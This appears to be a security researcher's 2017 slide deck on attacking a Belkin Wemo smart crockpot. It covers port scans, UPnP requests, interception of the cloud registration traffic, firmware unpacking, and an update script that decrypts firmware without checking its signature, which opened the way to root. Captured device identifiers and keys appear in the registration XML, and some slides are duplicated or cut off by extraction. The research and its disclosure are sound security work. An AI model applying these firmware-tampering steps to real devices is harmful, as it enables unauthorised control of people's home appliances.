



CrackedPot

Bernard Lampe
Senior Vulnerability Researcher
Raytheon Cyber Solutions Inc.



Raytheon

Copyright Raytheon 2017

Previous Bugs in Wemo	Everything was fixed :-(Failed Attacks	Firmware Analysis
Firmware Unpacking	Firmware File System Analysis	wemoApp Binary	wemoApp Downloadfirmare
Firmware Blob Layout	Focus on GPG	Study GPG RFC	Forgot gpg --verify
Created wemo.py	Root on Device	Responsible Disclosure	Summary


Raytheon



UPnP Direct Attack Surfaces



Indirect Attack Surfaces (malicious server)



Burp Proxy Analysis to Circumvent SSL



More Web Hacking



of Things!

Toothbrush
Hair dryer
Ice tray
Egg tray
Aerosen Dash
Luggage
Toaster
Mirror
Shoes
Water bottle
Water pitcher
Baby changing table

ation Products



Android App



uration

open ad-hoc



In the Box



CrackedPot

Bernard Lampe
Senior Vulnerability Researcher
Raytheon Cyber Solutions Inc.



Raytheon
Copyright Raytheon 2017

Wemo Smart



UPNP Direct



Indirect Attack Surface



Burp Proxy Circum



More We



- Strings in libremoteaccess.so
- Strings for API are in the binary
- Found JBoss service providers
- Did not further analyze these APIs

Internet of Things!

Crockpot

Air purifier

Coffee maker

Refridgerator

Toilet

Space heater

Cameras

Outlet

Beds

Alarms

Lights

Cordless Drill

Thermostat

Water leak detector

Baby diaper

Plant watering

Washer/Dryer

Refridgerator

Security Alarm

Door lock

Dehumidifier

Outdoor lights

Garage door

Car

Toothbrush

Hair dryer

Ice tray

Egg tray

Amazon Dash

Luggage

Toaster

Mirror

Shoes

Water bottle

Water pitcher

Baby changing table

Floss

Wine bottle

Juicer

Tortilla press

Cookie oven

Toaster oven

Fork

Umbrella

Vacuum

Trash can



Speaker



Home Automation Products



Iphone and Android App



Your meal is set
to be ready at:
7:47 pm



Configuration

1

Power on from factory creates open ad-hoc wireless network using dnsmasq



2


Connect to ad-hoc network using your smart phone and wemo app



3


Tell wemo device the network SSID and password for your home router

What's Really In the Box



Wemo Smart SoC Module

- TRalink RT5350F SoC chip
 - 360MHz MIPS 24KEc BE CPU
 - 2.4GHz, 802.11n network stack
- Cost about \$2.70 on AliExpress.com
- Winbond W9825G6JH-61
 - 4MB x 4 Banks x 16 Bits SDRAM
- Cost about \$2.28 on DigiKey.com



- MX TSOP 512KB BIOS Chip
- Cost about \$1.50 on AliExpress.com



UPNP Direct Attack Surfaces

```
iot - vim - 80x25
$ nmap -sS -sU -sV -v -e en1 10.22.22.1

Completed Service scan at 13:41, 87.56s elapsed (5 services on 1 host)
NSE: Script scanning 10.22.22.1.
Initiating NSE at 13:41
Completed NSE at 13:42, 0.65s elapsed
Nmap scan report for 10.22.22.1
Host is up (0.036s latency).
Not shown: 1995 closed ports
PORT      STATE      SERVICE VERSION
53/tcp    open       domain  dnsmasq 2.38
49152/tcp open       upnp    Belkin Wemo upnpd (UPnP 1.0)
53/udp    open       domain  dnsmasq 2.38
67/udp    open|filtered dhcps
1900/udp  open|filtered upnp
MAC Address: 94:10:3E:5B:EE:38 (Belkin International)
Service Info: Device: power-misc

Read data files from: /usr/local/bin/.../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1097.38 seconds
    Raw packets sent: 2300 (82.606KB) | Rcvd: 2393 (123.218KB)
```

POST /upnp/control/basicevent1 HTTP/1.1

Accept-Encoding: identity

Content-Length: 271

Soapaction: "urn:Belkin:service:basicevent:1#GetBinaryState"

Host: 10.22.22.1:49152

User-Agent: Python-urllib/2.7

Connection: close

Content-Type: text/xml; charset="utf-8"

```
<?xml version="1.0" encoding="utf-8"?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:GetBinaryState
xmlns:u="urn:Belkin:service:basicevent:1"></u:GetBinaryState></s:Body></s:Envelope>
```

UPNP
→




Indirect Attack Surfaces (malicious server)


- Infected DNS, NTP, DHCP, STUN, TURN server



- MitM, ARP Spoof, DNS Cache Poison



Burp Proxy Analysis to Circumvent SSL



The screenshot shows the Burp Suite interface with the "Intercept" tab selected. The "HTTP history" tab is also visible. A filter bar at the top says "Filter: Hiding CSS, image and general binary content". The main pane displays a list of four captured requests:


#	Host	Method	URL
1	https://23.23.245.112:8443	POST	/apis/http/plugin/registerPlugin
2	https://23.23.245.112:8443	POST	/apis/http/plugin/registerPlugin
3	https://23.23.245.112:8443	GET	/apis/http/device/peerLocalAddresses
4	https://23.23.245.112:8443	POST	/apis/http/plugin/registerPlugin

Below the list is a "Request" section with tabs for Raw, Params, Headers, Hex, and XML. The XML tab is selected, showing the raw XML content of the captured POST request for plugin registration:

```
<pluginRegister>
<plugin>
<pluginId></pluginId>
<macAddress>94103E5BEE38</macAddress>
<serialNumber>221514S00007E7</serialNumber>
<uniqueId>uuid:Crockpot-1_0-221514S00007E7</uniqueId>
<modelCode>Crockpot</modelCode>
<productName>SlowCooker</productName>
<privateKey></privateKey>
<home>
<homeId>4367777</homeId>
<description>plugin registration</description>
<key1>a8bbcf0a0b60</key1>
<key2>temp</key2>
<key3>12DDB12E6064</key3>
</home>
<firmwareVersion>WeMo_WW_2.00.10061.PVT-OWRT-Jarden</firmwareVersion>
<hwVersion>v1</hwVersion>
</plugin>
<smartDevice>
<smartDeviceId></smartDeviceId>
<description>iPhone</description>
<uniqueId>7051e7bf26af5c9b04305e93a8ad63fe1948f87</uniqueId>
<privateKey></privateKey>
<reUnionKey>1462932412807</reUnionKey>
</smartDevice>
<reRegister>Y</reRegister>
</pluginRegister>
```

Firmware Analysis

- Firmware is on fw.xbcns.net for all Wemo products
- Firmware is GPG encoded (not encrypted) and signed
 - Found old signing key in previous firmwares
 - Old key signed by customerservice@belkin.com
 - New key signed by security@belkin.com



Index of /wemo/owrt

Name
Parent Directory
NAFTA_ZHA_CLA60_TW_01020205.ota
NAFTA_ZHA_CLA60_TW_01020205.ota.1
NAFTA_ZHA_Flex_RGBW_01020205.ota
NAFTA_ZHA_Flex_RGBW_01020205.ota.1
NAFTA_ZHA_Gardenspot_RGB_01020205.ota
NAFTA_ZHA_Gardenspot_RGB_01020205.ota.1
WeMo_WW_01_00_83_LED.ota
WeMo_WW_2.00.2397.PVT_Baby.bin.gpg
WeMo_WW_2.00.7473.OWRT.DVT_Light-trans.bin.gpg
WeMo_WW_2.00.7473.OWRT.DVT_SNS-trans.bin.gpg
WeMo_WW_2.00.7473.OWRT.EVT_Insight-trans.bin.gpg
WeMo_WW_2.00.7619.OWRT.DVT_Light.bin.gpg
WeMo_WW_2.00.7619.OWRT.DVT_SNS.bin.gpg
WeMo_WW_2.00.7619.OWRT.EVT_Insight.bin.gpg
WeMo_WW_2.00.7817.OWRT.PVT_Insight-trans.bin.gpg
WeMo_WW_2.00.7817.OWRT.PVT_Light-trans.bin.gpg
WeMo_WW_2.00.7817.OWRT.PVT_SNS-trans.bin.gpg
WeMo_WW_2.00.7892.OWRT.PVT_Insight.bin.gpg

```
bernie@bernie-virtual-machine: ~/t/squashfs-root/root/.gnupg
bernie@bernie-virtual-machine:~/t/squashfs-root/root/.gnupg$ ls
pubring.gpg  secring.gpg  trustdb.gpg  WeMoPubKey.asc
bernie@bernie-virtual-machine:~/t/squashfs-root/root/.gnupg$ cp * ~/.gnupg/
bernie@bernie-virtual-machine:~/t/squashfs-root/root/.gnupg$ gpg -k
gpg: checking the trustdb
gpg: 3 marginal(s) needed, 1 complete(s) needed, PGP trust model
gpg: depth: 0  valid:  2  signed:  0  trust: 0-, 0q, 0n, 0m, 0f, 2u
2/home/bernie/.gnupg/pubring.gpg
-----
pub    2048R/AA777E6C 2012-05-08
2uid          WeMo sign (Key used to sign WeMo firmware updates) <customerservice@belkin.com>
1sub    2048R/00D56D0C 2012-05-08
-----
pub    2048R/9F729264 2012-05-08
1uid          WeMo encrypt (Key used to encrypt software updates) <customerservice@belkin.com>
1sub    2048R/294604F7 2012-05-08
1bernie@bernie-virtual-machine:~/t/squashfs-root/root/.gnupg$ █
05-Dec-2014 23:31 3.9M
05-Dec-2014 23:31 4.2M
19-Jan-2015 09:41 4.1M
19-Jan-2015 09:41 3.8M
19-Jan-2015 09:41 3.9M
27-Jan-2015 21:04 4.1M
```

More Web Hacking

<https://%s:8443/apis/http/dlr/peerLocalAddress>
<https://%s:8443/apis/http/plugin/>
<https://%s:8443/apis/http/plugin/ext/deviceConfig>
<https://%s:8443/apis/http/plugin/logging>
<https://%s:8443/apis/http/plugin/mergeHomes>
<https://%s:8443/apis/http/plugin/registerPlugin>
<https://api.xbcs.net:8443/apis/http/plugin/sendNotification>
<https://api.xbcs.net:8443/apis/http/plugin/usageData>
<https://ticks2.bugsense.com/api/ticks/%s/%s>

JBossWS/Services

Registered Service Endpoints

Endpoint Name	jboss.ws:context=juddiv3,endpoint=SubscriptionService	
Endpoint Address	http://jbosssvc01.cics.belkin.com:8080/juddiv3/services/subscription	
StartTime		StopTime
	Tue Apr 26 19:04:41 GMT+00:00 2016	
RequestCount		ResponseCount
0		0
MinProcessingTime		MaxProcessingTime
0		0
AvgProcessingTime		
0		0

Endpoint Name	jboss.ws:context=juddiv3,endpoint=SubscriptionListenerService	
Endpoint Address	http://jbosssvc01.cics.belkin.com:8080/juddiv3/services/subscription-listener	
StartTime		StopTime
	Tue Apr 26 19:04:41 GMT+00:00 2016	
RequestCount		ResponseCount
0		0
MinProcessingTime		MaxProcessingTime
0		0
AvgProcessingTime		
0		0

Endpoint Name	jboss.ws:context=juddiv3,endpoint=PublicationService	
Endpoint Address	http://jbosssvc01.cics.belkin.com:8080/juddiv3/services/publish	
StartTime		StopTime
	Tue Apr 26 19:04:41 GMT+00:00 2016	
RequestCount		ResponseCount
0		0
MinProcessingTime		MaxProcessingTime
0		0
AvgProcessingTime		
0		0

Endpoint Name	jboss.ws:context=ProvisioningService,endpoint=ProvisioningServiceBean	
Endpoint Address	http://jbosssvc01.cics.belkin.com:8080/ProvisioningService/ProvisioningServiceBean	
StartTime		StopTime
	Tue Apr 26 18:55:47 GMT+00:00 2016	
RequestCount		ResponseCount
0		0
MinProcessingTime		MaxProcessingTime
0		0
AvgProcessingTime		
0		0

Endpoint Name	jboss.ws:context=juddiv3,endpoint=JUDDIApiService	
Endpoint Address	http://jbosssvc01.cics.belkin.com:8080/juddiv3/services/juddi-api	
StartTime		StopTime
	Tue Apr 26 19:04:41 GMT+00:00 2016	
RequestCount		ResponseCount
0		0
MinProcessingTime		MaxProcessingTime
0		0
AvgProcessingTime		
0		0

- Strings in libremoteaccess.so
- Strings for API are in the binary
- Found JBoss service providers
- Did not further analyze these APIs

Firmware Unpacking

- GPG, Binwalk and Sqaushfs
- Firmware ModKit and try all squashfs versions

```
bernie@bernie-virtual-machine:~/t$ ls  
WeMo_WW_2.00.9867.OWRT.DVT_Jarden.bin.gpg  
bernie@bernie-virtual-machine:~/t$ gpg -d -o t.bin ./WeMo_WW_2.00.9867.OWRT.DVT_Jarden.bin.gpg  
gpg: Signature made Wed 21 Oct 2015 05:27:21 AM EDT using DSA key ID 34C896FD  
gpg: Can't check signature: public key not found  
Firefox Web Browser tual-machine:~/t$ ls  
WeMo_WW_2.00.9867.OWRT.DVT_Jarden.bin.gpg  
bernie@bernie-virtual-machine:~/t$ binwalk -e ./t.bin  
  
DECIMAL      HEX      DESCRIPTION  
-----  
0            0x0      uImage header, header size: 64 bytes, header CRC: 0x82F6EFED, created:  
Wed Oct 21 04:13:11 2015, image size: 694684 bytes, Data Address: 0x80000000, Entry Point: 0x801F3000,  
data CRC: 0xA428A53E, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image  
name: "MIPS OpenWrt Linux-2.6.21"  
WARNING: Extractor.execute failed to run '7zr e -y '40.7z'': [Errno 2] No such file or directory  
64            0x40     LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes,  
uncompressed size: 2162822 bytes  
WARNING: Extractor.execute failed to run '/opt/firmware-mod-kit/trunk/unsquashfs_all.sh '100000.squashf  
s'': [Errno 2] No such file or directory  
1048576       0x100000   Squashfs filesystem, little endian, version 3.0, size: 4268476 bytes,  
621 inodes, blocksize: 65536 bytes, created: Wed Oct 21 04:13:17 2015  
  
bernie@bernie-virtual-machine:~/t$
```

```
bernie@bernie-virtual-machine:~/t$ ls  
100000.squashfs  40.7z  t.bin  WeMo_WW_2.00.9867.OWRT.DVT_Jarden.bin.gpg  
bernie@bernie-virtual-machine:~/t$ ~/fmk/fmk/src/squashfs-3.0/unsquashfs-lzma ./100000.squashfs  
  
created 328 files  
created 65 directories  
created 228 symlinks  
created 0 devices  
created 0 fifos  
bernie@bernie-virtual-machine:~/t$ ls squashfs-root/  
bin  dev  etc  lib  mnt  overlay  proc  rom  root  sbin  sys  tmp  usr  var  
bernie@bernie-virtual-machine:~/t$
```

Firmware File System Analysis

- Read though all /etc/rc.d files
- Ran password cracker (john) on unshadowed /etc/passwd
- Found /sbin/startWemo.sh and /sbin/firmware_update.sh

```
bernie@bernie-virtual-machine: ~
# <...snip...>

if [ "/tmp/firmware.img" != $1 ]; then
    # make sure the update is signed
    gpg --import --ignore-time-conflict /root/.gnupg/WeMoPubKey.asc
    gpg --ignore-time-conflict -o $FIRMWARE_NAME -d $1

# <...snip...>

# verify belkin header and cksum _start
BELKIN_HDR=belkin.hdr
IMAGE_LENGTH=`expr "$FILE_LENGTH" - 256`
dd if="$FIRMWARE_NAME" of="$BELKIN_HDR" skip="$IMAGE_LENGTH" bs=1 count=256 > /dev/console

magic_string=`cat $BELKIN_HDR | cut -b 1-9`
hdr_version=`cat $BELKIN_HDR | cut -b 10-11`
hdr_length=`cat $BELKIN_HDR | cut -b 12-16`

# <...snip...>

crc1=`dd if="$FIRMWARE_NAME" bs="$IMAGE_LENGTH" count=1| cksum | cut -d' ' -f1` 
hex_cksum=`printf "%08X" "$crc1"`

# <...snip...>
mtd write $FIRMWARE_NAME $mtd_other
# <...snip...>
fw_setenv bootstate $newstate
# <...snip...>
~
"firmware update.sh" 28L, 810C written
```



Failed Attacks



- Hardware UART connection
 - Password protected
 - Could have desoldered chips, but not that good at H/W
- Fuzzing UPNP XML by injecting shell escapes and commands
 - Found some commands that would reboot but no RCE
- Build chroot emulation environment
 - Custom qemu-mipsel to counter sstrip
- Wireshark network analysis
 - Found nat.xbcs.net (STUN Server)
 - Found api.xbcs.net (Remote Command Server)
 - Found fw.xbcs.net (Firmware Server)
 - Nothing obvious
- Burp proxy network analysis
 - Wrote a bunch of scripts to probe server
 - Nothing too useful

Previous Bugs in Wemo

- UPNP XML Remote Command Injection

<http://www.tripwire.com/state-of-security/featured/my-sector-story-root-shell-on-the-belkin-wemo-switch/>

- CVE-2013-6952 - leak of private GPG signing key in firmware
- CVE-2013-6951 - SSL X.509 certificate spoof allows MiM
- CVE-2013-6950 - does not use SSL for RSS firmware update feed
- CVE-2013-6949 - STUN and TURN protocol hijack error
- CVE-2013-6948 - UPNP XML remote arbitrary file read

http://www.cvedetails.com/vulnerability-list/vendor_id-1369/product_id-27120/year-2014/Belkin-Wemo-Home-Automation-Firmware.html

Everything was fixed :(

SUPPORT ARTICLE

WEMO and Security



Belkin has corrected the list of **five (5)** potential vulnerabilities affecting the WEMO line of home automation solutions that was published in a CERT advisory on February 18. Belkin was in contact with the security researchers prior to the publication of the advisory, and, as of February 18, had already issued fixes for each of the noted potential vulnerabilities via in-app notifications and updates. Users with the most recent firmware release (version 3949) are not at risk from these malicious firmware attacks or remote control or monitoring of WEMO devices from unauthorized devices. Belkin urges such users to download the latest app from the [Apple® App StoreSM](#) (version 1.4.1) or [Google Play™ Store](#) (version 1.1.2) and then upgrade the firmware version through the app.

The specific fixes that Belkin has issued include:

1. An update to the WEMO API server on November 5, 2013 that prevents an XML injection attack from gaining access to other WEMO devices.
2. An update to the WEMO firmware, published on January 24, 2014, that adds SSL encryption and validation to the WEMO firmware distribution feed, eliminates storage of the signing key on the device, and password protects the serial port interface to prevent a malicious firmware attack. To learn how to update the firmware of your WEMO device, click [here](#).
3. An update to the WEMO app for both iOS (published on January 24, 2014) and Android™ (published on February 10, 2014) that enables the most recent firmware update.

QUICK TIP: For iOS users, you can check the WEMO app's firmware version by launching the app, then tapping **More > Settings & About > Firmware Versions**.

NOTE: To get access and interact with other Belkin users in the WEMO Community, click [here](#).

<http://www.belkin.com/us/support-article?articleNum=80322>

